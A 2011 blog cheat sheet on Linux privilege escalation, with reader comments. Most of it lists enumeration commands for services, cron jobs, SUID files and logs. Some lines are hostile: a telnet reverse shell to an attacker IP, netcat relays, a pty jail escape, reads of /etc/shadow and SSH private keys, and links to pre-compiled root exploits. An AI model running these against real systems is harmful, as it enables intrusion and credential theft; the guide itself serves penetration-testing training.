

2011-08-02

Basic Linux Privilege Escalation

Before starting, I would like to point out - **I'm no expert**. As far as I know, there isn't a "magic" answer, in this huge area. This is simply my finding, typed up, to be shared *(my starting point)*. Below is a mixture of commands to do the same thing, to look at things in a different place or just a different light. I know there more "things" to look for. It's just a **basic & rough guide**. Not every command will work for each system as Linux varies so much. "It" will not jump off the screen - you've to hunt for that *"little thing"* as "*the devil is in the detail*".

Enumeration is the key.
(Linux) privilege escalation is all about:

- Collect - ***Enumeration****, more enumeration and some more enumeration.*
- Process - *Sort through data,* ***analyse*** *and prioritisation.*
- Search - *Know what to search for and where to* ***find*** *the exploit code.*
- Adapt - ***Customize*** *the exploit, so it fits. Not every exploit work for every system "out of the box".*
- Try - *Get ready for (lots of)* ***trial and error****.*

Operating System

What's the distribution type? *What version?*

```
cat /etc/issue
cat /etc/*-release
  cat /etc/lsb-release
  cat /etc/redhat-release
```

What's the Kernel version? *Is it 64-bit?*

```
cat /proc/version
uname -a
uname -mrs
rpm -q kernel
dmesg | grep Linux
ls /boot | grep vmlinuz-
```

What can be learnt from the environmental variables?

```
cat /etc/profile
cat /etc/bashrc
cat ~/.bash_profile
cat ~/.bashrc
cat ~/.bash_logout
env
set
```

Is there a printer?

```
lpstat -a
```

Applications & Services

What services are running? *Which service has which user privilege?*

```
ps aux
ps -ef
top
```

Search

Search

Archive

▶ 2012 (9)
▼ 2011 (32)
▶ December (2)
▶ November (3)
▶ October (3)
▼ August (7)
[Video] Holynix - Level 2
[Video] Holynix - Level 1
[Script] des.py - Data Encryption Standard
[Video] Kioptrix - Level 3
[Video] De-ICE.net v1.2b (1.20b) {Level 1 - Disk 3...
[Video] De-ICE.net v1.2a (1.20a) {Level 1 - Disk 3...
Basic Linux Privilege Escalation
▶ July (2)
▶ June (2)
▶ May (1)
▶ April (1)
▶ March (6)
▶ February (2)
▶ January (3)
▶ 2010 (27)
▶ 2009 (7)

Links

Home
g0tmi1k @ Blip.TV
g0tmi1k @ MediaFire [404'd as mediafire is now different!]
g0tmi1k @ GoogleCode

```
cat /etc/service
```

Which service(s) are been running by *root? Of these services, which are vulnerable - it's worth a double check!*

```
ps aux | grep root
ps -ef | grep root
```

What applications are installed? *What version are they? Are they currently running?*

```
ls -alh /usr/bin/
ls -alh /sbin/
dpkg -l
rpm -qa
ls -alh /var/cache/apt/archivesO
ls -alh /var/cache/yum/
```

Any of the service(s) settings misconfigured? *Are any (vulnerable) plugins attached?*

```
cat /etc/syslog.conf
cat /etc/chttp.conf
cat /etc/lighttpd.conf
cat /etc/cups/cupsd.conf
cat /etc/inetd.conf
cat /etc/apache2/apache2.conf
cat /etc/my.conf
cat /etc/httpd/conf/httpd.conf
cat /opt/lampp/etc/httpd.conf
ls -aRl /etc/ | awk '$1 ~ /^.*r.*/
```

What jobs are scheduled?

```
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
```

Any plain text usernames and/or passwords?

```
grep -i user [filename]
grep -i pass [filename]
grep -C 5 "password" [filename]
find . -name "*.php" -print0 | xargs -0 grep -i -n "var $password"   # Joomla
```

Communications & Networking

What NIC(s) does the system have? *Is it connected to another network?*

```
/sbin/ifconfig -a
cat /etc/network/interfaces
cat /etc/sysconfig/network
```

What are the network configuration settings? *What can you find out about this network? DHCP server? DNS server? Gateway?*

```
cat /etc/resolv.conf
cat /etc/sysconfig/network
cat /etc/networks
iptables -L
hostname
dnsdomainname
```

What other users & hosts are communicating with the system?

```
lsof -i
lsof -i :80
grep 80 /etc/services
netstat -antup
netstat -antpx
netstat -tulpn
chkconfig --list
chkconfig --list | grep 3:on
```

g0tmi1k @ BackTrack-Linux

g0tmi1k @ Twitter

fakeAP_pwn @ GoogleCode

Popular Posts

- [Analysis] Dictionaries & Wordlists
- [Video] Playing With Traffic (Squid)
- Vulnerable by Design
- [Site News] February Update - ISOs and Dictionaries
- [Script][Video] wiffy (v0.1)
- Basic Linux Privilege Escalation
- [Analysis][Video] Cracking WiFi - WPA/WPA2 (Aircrack-ng vs coWPAtty)
- [Script][Video] fakeAP_pwn (v0.3)
- [Video] How to: Install BackTrack 4 (Final) in VirtualBox + Extra

```
last
w
```

Whats cached? *IP and/or MAC addresses*

```
arp -e
route
/sbin/route -nee
```

Is packet sniffing possible? What can be seen? *Listen to live traffic*

```
# tcpdump tcp dst [ip] [port] and tcp dst [ip] [port]
tcpdump tcp dst 192.168.1.7 80 and tcp dst 10.2.2.222 21
```

Have you got a shell? *Can you interact with the system?*

```
# http://lanmaster53.com/2011/05/7-linux-shells-using-built-in-tools/
nc -lvp 4444    # Attacker. Input (Commands)
nc -lvp 4445    # Attacker. Ouput (Results)
telnet [atackers ip] 44444 | /bin/sh | [local ip] 44445    # On the targets system. Use the attackers IP!
```

Is port forwarding possible? *Redirect and interact with traffic from another view*

```
# rinetd
# http://www.howtoforge.com/port-forwarding-with-rinetd-on-debian-etch

# fpipe
# FPipe.exe -l [local port] -r [remote port] -s [local port] [local IP]
FPipe.exe -l 80 -r 80 -s 80 192.168.1.7

# ssh -[L/R] [local port]:[remote ip]:[remote port] [local user]@[local ip]
ssh -L 8080:127.0.0.1:80 root@192.168.1.7    # Local Port
ssh -R 8080:127.0.0.1:80 root@192.168.1.7    # Remote Port

# mknod backpipe p ; nc -l -p [remote port] < backpipe  | nc [local IP] [local port] >backpipe
mknod backpipe p ; nc -l -p 8080 < backpipe | nc 10.1.1.251 80 >backpipe    # Port Relay
mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee -a outflow 1>backpipe    # Proxy (Port 80 to 8080)
mknod backpipe p ; nc -l -p 8080 0 & < backpipe | tee -a inflow | nc localhost 80 | tee -a outflow & 1>backpipe    # Proxy monitor (Port 80 to 8080)
```

Is tunnelling possible? *Send commands locally, remotely*

```
ssh -D 127.0.0.1:9050 -N [username]@[ip]
proxychains ifconfig
```

Confidential Information & Users

Who are you? Who is logged in? Who has been logged in? Who else is there? Who can do what?

```
id
who
w
last
cat /etc/passwd | cut -d:    # List of users
grep -v -E "^#" /etc/passwd | awk -F: '$3 == 0 { print $1}'   # List of super users
awk -F: '($3 == "0") {print}' /etc/passwd   # List of super users
cat /etc/sudoers
sudo -l
```

What sensitive files can be found?

```
cat /etc/passwd
cat /etc/group
cat /etc/shadow
ls -alh /var/mail/
```

Anything "interesting" in the home directorie(s)? *If it's possible to access*

```
ls -ahlR /root/
ls -ahlR /home/
```

Are there any passwords in; scripts, databases, configuration files or log files? *Default paths and locations for passwords*

```
cat /var/apache2/config.inc
cat /var/lib/mysql/mysql/user.MYD
cat /root/anaconda-ks.cfg
```

What has the user being doing? *Is there any password in plain text? What have they been edting?*

```
cat ~/.bash_history
cat ~/.nano_history
cat ~/.atftp_history
cat ~/.mysql_history
cat ~/.php_history
```

What user information can be found?

```
cat ~/.bashrc
cat ~/.profile
cat /var/mail/root
cat /var/spool/mail/root
```

Can private-key information be found?

```
cat ~/.ssh/authorized_keys
cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key
```

File Systems

Which configuration files can be written in /etc/? *Able to reconfigure a service?*

```
ls -aRl /etc/ | awk '$1 ~ /^.*w.*/' 2>/dev/null     # Anyone
ls -aRl /etc/ | awk '$1 ~ /^..w/' 2>/dev/null        # Owner
ls -aRl /etc/ | awk '$1 ~ /^.....w/' 2>/dev/null    # Group
ls -aRl /etc/ | awk '$1 ~ /w.$/' 2>/dev/null          # Other

find /etc/ -readable -type f 2>/dev/null                         # Anyone
find /etc/ -readable -type f -maxdepth 1 2>/dev/null   # Anyone
```

What can be found in /var/ ?

```
ls -alh /var/log
ls -alh /var/mail
ls -alh /var/spool
ls -alh /var/spool/lpd
ls -alh /var/lib/pgsql
ls -alh /var/lib/mysql
cat /var/lib/dhcp3/dhclient.leases
```

Any settings/files (hidden) on website? *Any settings file with database information?*

```
ls -alhR /var/www/
ls -alhR /srv/www/htdocs/
ls -alhR /usr/local/www/apache22/data/
ls -alhR /opt/lampp/htdocs/
ls -alhR /var/www/html/
```

Is there anything in the log file(s) *(Could help with "Local File Includes"!)*

```
# http://www.thegeekstuff.com/2011/08/linux-var-log-files/
cat /etc/httpd/logs/access_log
cat /etc/httpd/logs/access.log
cat /etc/httpd/logs/error_log
cat /etc/httpd/logs/error.log
cat /var/log/apache2/access_log
cat /var/log/apache2/access.log
cat /var/log/apache2/error_log
cat /var/log/apache2/error.log
cat /var/log/apache/access_log
cat /var/log/apache/access.log
cat /var/log/auth.log
cat /var/log/chttp.log
cat /var/log/cups/error_log
cat /var/log/dpkg.log
cat /var/log/faillog
cat /var/log/httpd/access_log
cat /var/log/httpd/access.log
cat /var/log/httpd/error_log
cat /var/log/httpd/error.log
cat /var/log/lastlog
cat /var/log/lighttpd/access.log
cat /var/log/lighttpd/error.log
cat /var/log/lighttpd/lighttpd.access.log
cat /var/log/lighttpd/lighttpd.error.log
cat /var/log/messages
cat /var/log/secure
cat /var/log/syslog
cat /var/log/wtmp
cat /var/log/xferlog
cat /var/log/yum.log
cat /var/run/utmp
cat /var/webmin/miniserv.log
cat /var/www/logs/access_log
cat /var/www/logs/access.log
ls -alh /var/lib/dhcp3/
ls -alh /var/log/postgresql/
ls -alh /var/log/proftpd/
ls -alh /var/log/samba/
# auth.log, boot, btmp, daemon.log, debug, dmesg, kern.log, mail.info, mail.log, mail.warn, messages, syslog, udev, wtmp
```

If commands are limited, you break out of the "jail" shell?

```
python -c 'import pty;pty.spawn("/bin/bash")'
echo os.system('/bin/bash')
/bin/sh -i
```

How are file-systems mounted?

```
mount
df -h
```

Are there any unmounted file-systems?

```
cat /etc/fstab
```

What "Advanced Linux File Permissions" are used? Sticky bits, SUID & GUID

find / -perm -1000 -type d 2>/dev/null   # Sticky bit - *Only the owner of the directory or the owner of a file can delete or rename here*
find / -perm -g=s -type f 2>/dev/null   # SGID (chmod 2000) - *run as the group, not the user who started it.*
find / -perm -u=s -type f 2>/dev/null   # SUID (chmod 4000) - *run as the owner, not the user who started it.*

find / -perm -g=s -o -perm -u=s -type f 2>/dev/null   # SGID or SUID
for i in `locate -r "bin$"`; do find $i \(-perm -4000 -o -perm -2000 \) -type f 2>/dev/null; done   # *Looks in 'common' places: /bin, /sbin, /usr/bin, /usr/sbin, /usr/local/bin, /usr/local/sbin and any other *bin, for SGID or SUID (Quicker search)*

# find starting at root (/), SGID or SUID, not Symbolic links, only 3 folders deep, list with more detail and hide any errors (e.g. permission denied)

```
find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
```

Where can written to and executed from? *A few 'common' places: /tmp, /var/tmp, /dev/shm*

```
find / -writable -type d 2>/dev/null      # world-writeable folders
find / -perm -222 -type d 2>/dev/null     # world-writeable folders
find / -perm -o+w -type d 2>/dev/null    # world-writeable folders

find / -perm -o+x -type d 2>/dev/null    # world-executable folders

find / \( -perm -o+w -perm -o+x \) -type d 2>/dev/null   # world-writeable & executable folders
```

Any "problem" files? *Word-writeable, "nobody" files*

```
find / -xdev -type d \( -perm -0002 -a ! -perm -1000 \) -print   # world-writeable files
find /dir -xdev \( -nouser -o -nogroup \) -print   # Noowner files
```

Preparation & Finding Exploit Code

What development tools/languages are installed/supported?

```
find / -name perl*
find / -name python*
find / -name gcc*
find / -name cc
```

How can files be uploaded?

```
find / -name wget
find / -name nc*
find / -name netcat*
find / -name tftp*
find / -name ftp
```

Finding exploit code

http://www.exploit-db.com
http://1337day.com
http://www.securiteam.com
http://www.securityfocus.com
http://www.exploitsearch.net
http://metasploit.com/modules/
http://securityreason.com
http://seclists.org/fulldisclosure/
http://www.google.com

Finding more information regarding the exploit

http://www.cvedetails.com
http://packetstormsecurity.org/files/cve/[CVE]
http://cve.mitre.org/cgi-bin/cvename.cgi?name=[CVE]
http://www.vulnview.com/cve-details.php?cvename=[CVE]

(Quick) "Common" exploits. *Warning. Pre-compiled binaries files. Use at your own risk*

http://tarantula.by.ru/localroot/
http://www.kecepatan.66ghz.com/file/local-root-exploit-priv9/

Mitigations

Is any of the above information easy to find?

Try doing it!
Setup a cron job which automates script(s) and/or 3rd party products

Is the system fully patched? *Kernel, operating system, all applications, their plugins and web services*

```
apt-get update && apt-get upgrade
yum update
```

Are services running with the minimum level of privileges required?

For example, do you need to run MySQL as root?

Scripts *Can any of this be automated?!*

http://pentestmonkey.net/tools/unix-privesc-check/
http://labs.portcullis.co.uk/application/enum4linux/
http://bastille-linux.sourceforge.net

Other (quick) guides & Links

Enumeration

http://www.0daysecurity.com/penetration-testing/enumeration.html
http://www.microloft.co.uk/hacking/hacking3.htm

Misc

http://jon.oberheide.org/files/stackjacking-infiltrate11.pdf
http://pentest.cryptocity.net/files/clientsides/post_exploitation_fall09.pdf
http://insidetrust.blogspot.com/2011/04/quick-guide-to-linux-privilege.html

Posted by g0tmi1k at 01:02 +12 Recommend this on Google

Labels: Bypassing Security, Privilege Escalation

13 comments:

Robin 2 August 2011 11:38

I'd suggest changing your ifconfig to ifconfig -a to list all interfaces not just those that are up.

Reply

elli0tdark 2 August 2011 15:08

Awesome cheat sheet! Your somehow always writing the stuff im working on.

Here's how to find out those easy db passwords in php configuration files. With Joomla dirs replace "searchstring" with "var $password"

#find . -name "*.php" -print0 | xargs -0 grep -i -n "searchstring"

Reply

g0tmi1k 2 August 2011 23:51

@Robin
Thanks for pointing this out - I've update the post =)

@elli0tdark
Thanks =) Good timing then! *Personally I find things about a week late*

I've added a (quick) Plain text usernames/passwords section and added your suggestion in. I will give it some more research when I've got the time and find a few more ;) I can see it being a handy section

Reply

fernando 3 August 2011 00:03

@gOtmi1k Really great!!!! good tips, thanks so much!!!!

Reply

Fernando M. Thomasella. 3 August 2011 00:05

@gOtmi1k Really great!!!! good tips, thanks so much!!!!

Reply

GuruX 4 August 2011 21:47

Nice post. Check out this link 2:

http://pentestmonkey.net/tools/audit/unix-privesc-check

// SwedishAcc3nt

Reply

Paul Andrew 4 August 2011 23:34

Flawless victory! Thnx for yet another great post.

//paul_andrew

Reply

xss 5 August 2011 09:12

hi, can u give me your email ? i want learn more from u.

Reply

Ben 14 August 2011 07:59

Yeah, that pretty much about covers it. Much more detail than my original post - great job!

Reply

g0tmi1k 25 August 2011 13:45

@fernando & Fernando M. Thomasella
Thanks for the thanks! I hope it helps you =)

@GuruX
It is already mentioned in the post (under "Scripts Can any of this be automated?!") =)
It wasn't higher up as it is always worth knowing the manual commands of what is being automated ;)

@Paul Andrew
Thanks for the thanks =) I'm glad you like!

@xss
I'm not keen on giving out my email address for various reasons (I also I don't check it offend!)

@Ben
Thank you for taking the time to being with. It is appreciated!
Your post helped me a lot and it was the inspiration for me to do mine! =)
Cheers for the feedback too.

Reply

Adam Michał Ziaja 6 January 2012 18:31

total lamers guide?

Reply

g0tmi1k 7 January 2012 09:36

@Adam Michał Ziaja
Feel free to suggest improvements =)
This was just my basic notes which I learnt from doing Offsecs PWB course.

Reply

g0t3n&#39; free world 20 June 2012 05:51

great post ;-)
i just always get root by searching plain text,history file and database password.. i think the better way is write a tools to automatic check the cve vulnerable, such php,samba,mysql... (fogive my english, this not my main language =))

Reply

Enter your comment...

Comment as: Select profile...

Publish Preview

Links to this post

Create a Link

Newer Post Home Older Post

Subscribe to: Post Comments (Atom)

~ All the information provided on this site is for *educational purposes only*.~

~The site and it's author is in no way responsible for *any misuse* of the information. ~

Subscribe To

Posts

Comments

g0tmi1k. Powered by Blogger.